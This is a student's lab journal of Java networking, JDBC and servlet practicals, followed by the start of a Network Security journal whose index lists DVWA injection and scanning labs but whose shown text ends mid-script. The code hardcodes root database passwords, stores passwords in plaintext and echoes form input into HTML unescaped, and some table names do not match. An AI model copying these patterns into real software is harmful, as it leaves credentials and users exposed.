Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

JOURNAL

IN THE COURSE

ADVANCE JAVA

SUBMITTED BY

ANJALI VISHWAKARMA

ROLL NO: TDIT016C

CLASS - TYBSCIT

(SEMESTER IV)

UNDER THE GUIDANCE OF

MS. SWETA SUMAN

ACADEMIC YEAR

2025-2026

Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

CERTIFICATE

This is to certify that **Ms. Anjali Vishwakarma**, Roll number **TDIT016C** of **TYBSCIT** Semester IV (2025-2026) has successfully completed the Journal of **Advance Java** as per the guidelines of Ms. Sweta Suman, Kandivali(W), Mumbai-400067.

Sr. No.	Practical List	Sign
1.	Create a client-server chat system using TCP sockets.	
2.	Build a Java UDP message sender/receiver.	
3.	Develop a multithreaded file downloader.	
4.	Create a simple Java program using ExecutorService.	
5.	Connect Java with MySQL using JDBC.	
6.	Perform CRUD operations using PreparedStatement.	
7.	Implement transaction management and batch updates.	
8.	Design a DAO class for user authentication.	
9.	Build a login servlet interacting with a database.	
10.	Develop a registration form using JSP and servlet	

AIM 1: Create a client-server chat system using TCP sockets.

Code:

TCPServer.java

```
import java.io.*;
import java.net.*;
import java.util.*;
public class TCPServer {
   private static final int PORT = 5000;
   private static final List<PrintWriter> clients = Collections.synchronizedList(new
ArrayList<>());
   public static void main(String[] args) throws Exception {
      ServerSocket server = new ServerSocket(PORT);
      System.out.println("Server started on port " + PORT);
      while (true) {
         Socket socket = server.accept();
         new Thread(new ClientHandler(socket)).start();
      }
   }
   static class ClientHandler implements Runnable {
      private Socket socket;
      private PrintWriter out;
      ClientHandler(Socket s) { this.socket = s; }
      public void run() {
         try (BufferedReader in = new BufferedReader(new
InputStreamReader(socket.getInputStream()))) {
            out = new PrintWriter(socket.getOutputStream(), true);
            clients.add(out);
            String line;
```


```
            while ((line = in.readLine()) != null) {
                broadcast(line);
            }
        } catch (IOException e) { e.printStackTrace(); }
        finally { if (out != null) clients.remove(out); }
    }
    private void broadcast(String msg) {
        synchronized (clients) {
            for (PrintWriter p : clients) p.println(msg);
        }
    }
  }
}
```


TCPClient.java

```
import java.io.*;
import java.net.*;
public class TCPClient {
   public static void main(String[] args) throws Exception {
      Socket socket = new Socket("localhost", 5000);
      BufferedReader userIn = new BufferedReader(new
InputStreamReader(System.in));
      BufferedReader in = new BufferedReader(new
InputStreamReader(socket.getInputStream()));
      PrintWriter out = new PrintWriter(socket.getOutputStream(), true);
      // Thread to read messages from server
      new Thread(() -> {
         try {
```

```
            String s;
            while ((s = in.readLine()) != null)
                System.out.println("[remote] " + s);
        } catch (IOException e) { e.printStackTrace(); }
    }).start();
    // Main thread: send user input to server
    String line;
    while ((line = userIn.readLine()) != null) {
        out.println(line);
    }
    socket.close();
  }
}
```

Output:





AIM 2: Build a Java UDP message sender/receiver.

Code:


UDPSever.java


```
import java.net.*;
public class UDPServer {
   public static void main(String[] args) {
      try {
         DatagramSocket serverSocket = new DatagramSocket(9876);
         byte[] receiveData = new byte[1024];
         System.out.println("UDP Server is running on port 9876...");
         while (true) {
            DatagramPacket receivePacket = new DatagramPacket(receiveData,
receiveData.length);
            serverSocket.receive(receivePacket);
            String msg = new String(receivePacket.getData(), 0,
receivePacket.getLength());
            System.out.println("Received: " + msg);
            // Send reply back to client
            InetAddress clientIP = receivePacket.getAddress();
            int clientPort = receivePacket.getPort();
            String response = "Echo: " + msg;
            DatagramPacket sendPacket = new DatagramPacket(
                  response.getBytes(), response.length(), clientIP, clientPort);
            serverSocket.send(sendPacket);
         }
      } catch (Exception e) {
         e.printStackTrace();
      }   }}
```

UDPClient.java

```
import java.net.*;
import java.util.Scanner;
public class UDPClient {
   public static void main(String[] args) {
      try {
         DatagramSocket clientSocket = new DatagramSocket();
         InetAddress serverAddress = InetAddress.getByName("localhost");
         Scanner sc = new Scanner(System.in);
         while (true) {
            System.out.print("Enter message: ");
            String msg = sc.nextLine();
            if (msg.equalsIgnoreCase("exit")) break;
            byte[] sendData = msg.getBytes();
            DatagramPacket sendPacket = new DatagramPacket(
                  sendData, sendData.length, serverAddress, 9876);
            clientSocket.send(sendPacket);
            byte[] receiveData = new byte[1024];
            DatagramPacket receivePacket = new DatagramPacket(receiveData,
receiveData.length);
            clientSocket.receive(receivePacket);
            String response = new String(receivePacket.getData(), 0,
receivePacket.getLength());
            System.out.println("Server reply: " + response);
         }
         clientSocket.close();
      } catch (Exception e) {
         e.printStackTrace();}}}
```

Output





AIM 3: Develop a multithreaded file downloader.

Code:

```
import java.io.*;
import java.net.*;
public class MultiThreadedDownloader {
    private static final int THREAD_COUNT = 4; // number of threads
    public static void main(String[] args) throws Exception {
        String fileURL = "https://file-examples.com/wp-
content/uploads/2017/02/file_example_CSV_10.csv";
        String outputFile = "downloaded_file.csv";
        HttpURLConnection conn = (HttpURLConnection) new
URL(fileURL).openConnection();
        int fileSize = (int) conn.getContentLengthLong();
        conn.disconnect();
        if (fileSize <= 0) {
            System.out.println("❌ Cannot get file size. Exiting program.");
            return;
        }
        System.out.println("File size: " + fileSize + " bytes");
```

```
        // Create empty file
        RandomAccessFile raf = new RandomAccessFile(outputFile, "rw");
        raf.setLength(fileSize);  // safe now
        raf.close();
        int partSize = fileSize / THREAD_COUNT;
        Thread[] threads = new Thread[THREAD_COUNT];
        for (int i = 0; i < THREAD_COUNT; i++) {
            int start = i * partSize;
            int end = (i == THREAD_COUNT - 1) ? fileSize - 1 : (start + partSize - 1);
            threads[i] = new DownloadThread(fileURL, outputFile, start, end, i);
            threads[i].start();
        }
        for (Thread t : threads) {
            t.join();
        }
        System.out.println("✅ Download completed! File saved as: " + outputFile);
    }
    static class DownloadThread extends Thread {
        private String fileURL;
        private String outputFile;
        private int start, end, id;
        public DownloadThread(String fileURL, String outputFile, int start, int end, int
id) {
            this.fileURL = fileURL;
            this.outputFile = outputFile;
            this.start = start;
            this.end = end;
            this.id = id;
        }
```

```
        public void run() {
            try {
                HttpURLConnection conn = (HttpURLConnection) new
URL(fileURL).openConnection();
                conn.setRequestProperty("Range", "bytes=" + start + "-" + end);
                InputStream in = conn.getInputStream();
                RandomAccessFile raf = new RandomAccessFile(outputFile, "rw");
                raf.seek(start);
                byte[] buffer = new byte[4096];
                int bytesRead;
                while ((bytesRead = in.read(buffer)) != -1) {
                    raf.write(buffer, 0, bytesRead);
                }
                raf.close();
                in.close();
                System.out.println("Thread " + id + " finished downloading range " + start +
"-" + end);
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}
```

Output


```
File size: 10485760 bytes
Thread 0 finished downloading range 0-2621439
Thread 1 finished downloading range 2621440-5242879
Thread 2 finished downloading range 5242880-7864319
Thread 3 finished downloading range 7864320-10485759
Download completed!
```

AIM 4: Create a simple Java program using ExecutorService.

Code:

```
import java.util.concurrent.*;
public class ExecutorExample {
    public static void main(String[] args) throws Exception {
        // Create a fixed thread pool with 3 threads
        ExecutorService executor = Executors.newFixedThreadPool(3);
        // Define a callable task
        Callable<Integer> task = () -> {
            System.out.println("Task is running in thread: " +
Thread.currentThread().getName());
            Thread.sleep(1000); // simulate work
            return 42;
        };
        // Submit the task
        Future<Integer> future = executor.submit(task);
        // Wait for the result
        System.out.println("Result from Callable: " + future.get());
        // Shutdown the executor
        executor.shutdown();
    }
}
```

Output




AIM 5. Connect Java with MySQL using JDBC.

Code:

```
import java.sql.*;
public class JDBCConnection {
    public static void main(String[] args) {
        // Database connection details
        String url =
"jdbc:mysql://localhost:3306/nodedb?useSSL=false&serverTimezone=UTC";
        String user = "root";
        String password = "mysql-root";
        try {
            // Establish connection
            Connection conn = DriverManager.getConnection(url, user, password);
            System.out.println("Connected to database successfully!!");
            // Create statement
            Statement stmt = conn.createStatement();
            // Execute query
            ResultSet rs = stmt.executeQuery("SELECT * FROM users");
            // Process result
            while (rs.next()) {
                System.out.println(rs.getInt("u_id") + " | " +
                                   rs.getString("u_name") + " | " +
                                   rs.getString("u_email"));
            }

            // Close resources
            rs.close();
            stmt.close();
```

```
            conn.close();
        } catch (SQLException e) {
            e.printStackTrace();
        }
    }
}
```

Output



AIM 6. Perform CRUD operations using PreparedStatement.


Code:

```
import java.sql.*;
public class CRUDdemo {
    static final String URL =
"jdbc:mysql://localhost:3306/nodedb?useSSL=false&serverTimezone=UTC";
    static final String USER = "root";
    static final String PASS = "mysql-root";
    public static void main(String[] args) {
        try (Connection conn = DriverManager.getConnection(URL, USER, PASS)) {
            System.out.println("Database connected.");
            // 1. INSERT
```

```
        String insertSQL = "INSERT INTO users (u_name, u_email, u_city, u_dept)
VALUES (?, ?, ?, ?)";
        try (PreparedStatement ps = conn.prepareStatement(insertSQL)) {
            ps.setString(1, "Anshul");
            ps.setString(2, "anshul@gmail.com");
            ps.setString(3, "Bhopal");
            ps.setString(4, "IT");
            ps.executeUpdate();
            System.out.println("Inserted user: Anshul");
        }
        // 2. SELECT
        String selectSQL = "SELECT * FROM users";
        try (PreparedStatement ps = conn.prepareStatement(selectSQL);
             ResultSet rs = ps.executeQuery()) {
            System.out.println("Users list:");
            while (rs.next()) {
                System.out.println(rs.getInt("u_id") + " | " +
                                   rs.getString("u_name") + " | " +
                                   rs.getString("u_email") + " | " +
                                   rs.getString("u_city") + " | " +
                                   rs.getString("u_dept"));
            }
        }
        // 3. UPDATE
        String updateSQL = "UPDATE users SET u_name=? WHERE u_id=?";
        try (PreparedStatement ps = conn.prepareStatement(updateSQL)) {
            ps.setString(1, "Anshul Lodhi");
            ps.setInt(2, 11);
            int rows = ps.executeUpdate();
```

```
            System.out.println("Updated rows: " + rows);
        }
        // 4. DELETE
        String deleteSQL = "DELETE FROM users WHERE u_name=?";
        try (PreparedStatement ps = conn.prepareStatement(deleteSQL)) {
            ps.setString(1, "Priya");
            int rows = ps.executeUpdate();
            System.out.println("Deleted rows: " + rows);
        }
    } catch (SQLException e) {
        e.printStackTrace();
    }
  }
}
```

Output




AIM 7. Implement transaction management and batch updates.


Code

```
import java.sql.*;
public class TransactionBatchDemo {
   static final String URL =
"jdbc:mysql://localhost:3306/nodedb?useSSL=false&serverTimezone=UTC";
   static final String USER = "root";
   static final String PASS = "mysql-root";
   public static void main(String[] args) {
      try (Connection conn = DriverManager.getConnection(URL, USER, PASS)) {
         System.out.println("Connected to database.");
         // -------- Transaction Example --------
         conn.setAutoCommit(false); // start transaction
         try (PreparedStatement ps1 = conn.prepareStatement("UPDATE accounts SET
balance = balance - ? WHERE name = ?");
              PreparedStatement ps2 = conn.prepareStatement("UPDATE accounts SET
balance = balance + ? WHERE name = ?")) {
            // Transfer 200 from Alice to Bob
            ps1.setDouble(1, 200);
            ps1.setString(2, "Alice");
            ps1.executeUpdate();
            ps2.setDouble(1, 200);
            ps2.setString(2, "Bob");
            ps2.executeUpdate();
            conn.commit(); // commit transaction
            System.out.println("Transaction committed successfully ✅ ");
         } catch (SQLException e) {
            conn.rollback(); // rollback on error
```

```
            System.out.println("Transaction failed ❌ Rolled back.");
            e.printStackTrace();
        }
        // -------- Batch Example --------
        try (Statement stmt = conn.createStatement()) {
            stmt.addBatch("INSERT INTO accounts (name, balance) VALUES
('Charlie', 700)");
            stmt.addBatch("INSERT INTO accounts (name, balance) VALUES ('David',
1200)");
            stmt.addBatch("UPDATE accounts SET balance = balance + 100 WHERE
name = 'Bob'");
            int[] results = stmt.executeBatch();
            System.out.println("Batch executed. Rows affected: " + results.length);
        }
    } catch (SQLException e) {
        e.printStackTrace();
    }
  }
}
```

Output





AIM 8. Design a DAO class for user authentication.

Code

Database

```
USE nodedb;
CREATE TABLE users (
   id INT PRIMARY KEY AUTO_INCREMENT,
   username VARCHAR(50) UNIQUE,
   password VARCHAR(50)
);
INSERT INTO users (username, password) VALUES ('admin', 'admin123'), ('anjali',
'pass123');
```

UserDAO.java

```
package dao;
import java.sql.*;
import model.User;
public class UserDAO {
   private static final String URL =
"jdbc:mysql://localhost:3306/nodedb?useSSL=false&serverTimezone=UTC";
   private static final String USER = "root";
   private static final String PASS = "mysql-root";
   public boolean validate(User user) {
      String sql = "SELECT * FROM authentication WHERE username=? AND
password=?";
      try (Connection conn = DriverManager.getConnection(URL, USER, PASS);
          PreparedStatement ps = conn.prepareStatement(sql)) {
         ps.setString(1, user.getUsername());
         ps.setString(2, user.getPassword());
```

```
            ResultSet rs = ps.executeQuery();
            return rs.next(); // true if user found
        } catch (SQLException e) {
            e.printStackTrace();
        }
        return false;
    }
}
```

User.java


```
package model;
public class User {
    private int id;
    private String username;
    private String password;
    public User() {}
    public User(String username, String password) {
        this.username = username;
        this.password = password;
    }
    public int getId() { return id; }
    public void setId(int id) { this.id = id; }
    public String getUsername() { return username; }
    public void setUsername(String username) { this.username = username; }
    public String getPassword() { return password; }
    public void setPassword(String password) { this.password = password; }
}
```

MainAuthTest.java


```
import model.User;
import dao.UserDAO;
import java.util.Scanner;
public class MainAuthTest {
    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter username: ");
        String uname = sc.nextLine();
        System.out.print("Enter password: ");
        String pass = sc.nextLine();
        User user = new User(uname, pass);
        UserDAO dao = new UserDAO();
        if (dao.validate(user)) {
            System.out.println("Login successful!");
        } else {
            System.out.println("Invalid credentials!");
        }   }   }
```

Output

If Credentials are Right



If Credentials are Wrong



AIM 9. Build a login servlet interacting with a database.

Code

Database

```
CREATE DATABASE login_db;
USE login_db;
CREATE TABLE users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50) NOT NULL UNIQUE,
    password VARCHAR(255) NOT NULL
);
INSERT INTO users (username, password) VALUES ('admin', '1234');
```

Login.html

```
<html>
<head>
  <title>Login Page</title>
</head>
<body>
  <h2>Login</h2>
  <form action="LoginServlet" method="post">
    Username: <input type="text" name="username"><br><br>
    Password: <input type="password" name="password"><br><br>
    <input type="submit" value="Send">
  </form>
</body>
</html>
```


LoginServlet.java

```
package loginpage;
import java.io.*;
import java.sql.*;
import javax.servlet.*;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.*;
@WebServlet("/LoginServlet")
public class LoginServlet extends HttpServlet {
   private static final long serialVersionUID = 1L;
   protected void doPost(HttpServletRequest request, HttpServletResponse response)
         throws ServletException, IOException {
      response.setContentType("text/html");
      PrintWriter out = response.getWriter();
      String username = request.getParameter("username");
      String password = request.getParameter("password");
      String DB_URL = "jdbc:mysql://localhost:3306/login_db";
      String DB_USER = "root";
      String DB_PASSWORD = "student"; // your DB password
      try {
         Class.forName("com.mysql.cj.jdbc.Driver");
         Connection conn = DriverManager.getConnection(DB_URL, DB_USER,
DB_PASSWORD);
         String sql = "SELECT * FROM users WHERE username = ? AND password =
?";
         PreparedStatement stmt = conn.prepareStatement(sql);
         stmt.setString(1, username);
         stmt.setString(2, password);
```

```
            ResultSet rs = stmt.executeQuery();
            if (rs.next()) {
           out.println("<h2 style='color: green;'>Login Successful! Welcome " +
username + "</h2>");
            } else {
                out.println("<h2 style='color: red;'>Invalid Username or Password</h2>");
            }
            rs.close();
            stmt.close();
            conn.close();
        } catch (Exception e) {
            e.printStackTrace();
            out.println("<h2 style='color: red;'>Error occurred. Try again!</h2>");
        }
        out.close();
    }
}
```

Output

Login Page



If Login Success

If Login Fails

AIM 10. Build a login servlet interacting with a database.

Code

Registeration.jsp

```
<%@ page language="java" contentType="text/html; charset=UTF-8"
   pageEncoding="UTF-8"%>
<!DOCTYPE html>
<html>
<head>
   <title>Registration Form</title>
</head>
<body>
   <h2>Register Here</h2>
   <form action="RegisterServlet" method="post">
      <label>Username:</label>
      <input type="text" name="username" required><br><br>
      <label>Email:</label>
      <input type="email" name="email" required><br><br>
      <label>Password:</label>
      <input type="password" name="password" required><br><br>
      <input type="submit" value="Register">
   </form>
</body>
</html>
```


RegisterServlet.java

```
package registration;
import java.io.*;
```

```
import javax.servlet.*;
import javax.servlet.http.*;
import javax.servlet.annotation.*;
import java.io.PrintWriter;
@WebServlet("/RegisterServlet")
public class RegisterServlet extends HttpServlet {
        private static final long serialVersionUID = 1L;
        protected void doPost(HttpServletRequest request, HttpServletResponse
response)
         throws ServletException, IOException {
      // Get form data
      String username = request.getParameter("username");
      String email = request.getParameter("email");
      String password = request.getParameter("password");
      response.setContentType("text/html");
      PrintWriter out = response.getWriter();
      // Basic validation
      if(username.isEmpty() || email.isEmpty() || password.isEmpty()) {
         out.println("<h3>Please fill all fields!</h3>");
         out.println("<a href='registration.jsp'>Go Back</a>");
      } else {
         // Registration success (no database, just a message)
         out.println("<h3>Registration Successful!</h3>");
         out.println("<p>Username: " + username + "</p>");
         out.println("<p>Email: " + email + "</p>");
         out.println("<a href='registration.jsp'>Register Another User</a>");
      }
   }
   protected void doGet(HttpServletRequest request, HttpServletResponse response)
```

```
        throws ServletException, IOException {
    doPost(request, response);
  }
}
```

Output



Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

CERTIFICATE

This is to certify that **Ms. Anjali Vishwakarma** of TYBSCIT Div.: C, Roll No. **TDIT016C** of Semester V (2025-2026) has been successfully completed the Journal for the subject **Network Security** as per the guidance of **Mr. Shubham Oza** of KES' Shroff College of Arts and Commerce, Kandivali(W), Mumbai-400067.

Teacher In-Charge

Mr. Shubham Oza

Principal

Dr. Lily Bhushan


INDEX

Sr. No	TITLE	Sign
1.	Implement Caesar, Vigenère, and AES encryption in Python.	
2.	Install DVWA on windows with XAMPP.	
3.	Perform SQL Injection using DVWA.	
4.	Perform Command Injection using DVWA.	
5.	Perform tracert command along with the other option that available.	
6.	Perform Ping Command along with the other option that available.	
7.	Perform DNS Foot printing using NS LOOKUP command along with the other option that available in both mode.	
8.	Use Nmap for port scanning and OS fingerprinting.	
9.	Perform Packet Sniffing using Wireshark.	
10.	Capture and analyze HTTP vs HTTPS Traffic.	
11.	Perform Netstat command along with the other option that available.	

Aim 1: To implement a Caesar Cipher algorithm in Python to encrypt and decrypt a given message using a user-defined key.

```
text = str(input("Enter a text: "))
key = int(input("Enter key: "))
def encrypt(text, key):
    encrypted = ""
    for x in text:
        if x.isalpha():
            base = ord('A') if x.isupper() else ord('a')
            en = chr(((ord(x) - base + key) % 26) + base)
            encrypted += en
        else:
            encrypted += x
    return encrypted   # <-- moved outside the for loop
def decrypt(cipher, key):
    return encrypt(cipher, -key)
cipher = encrypt(text, key)
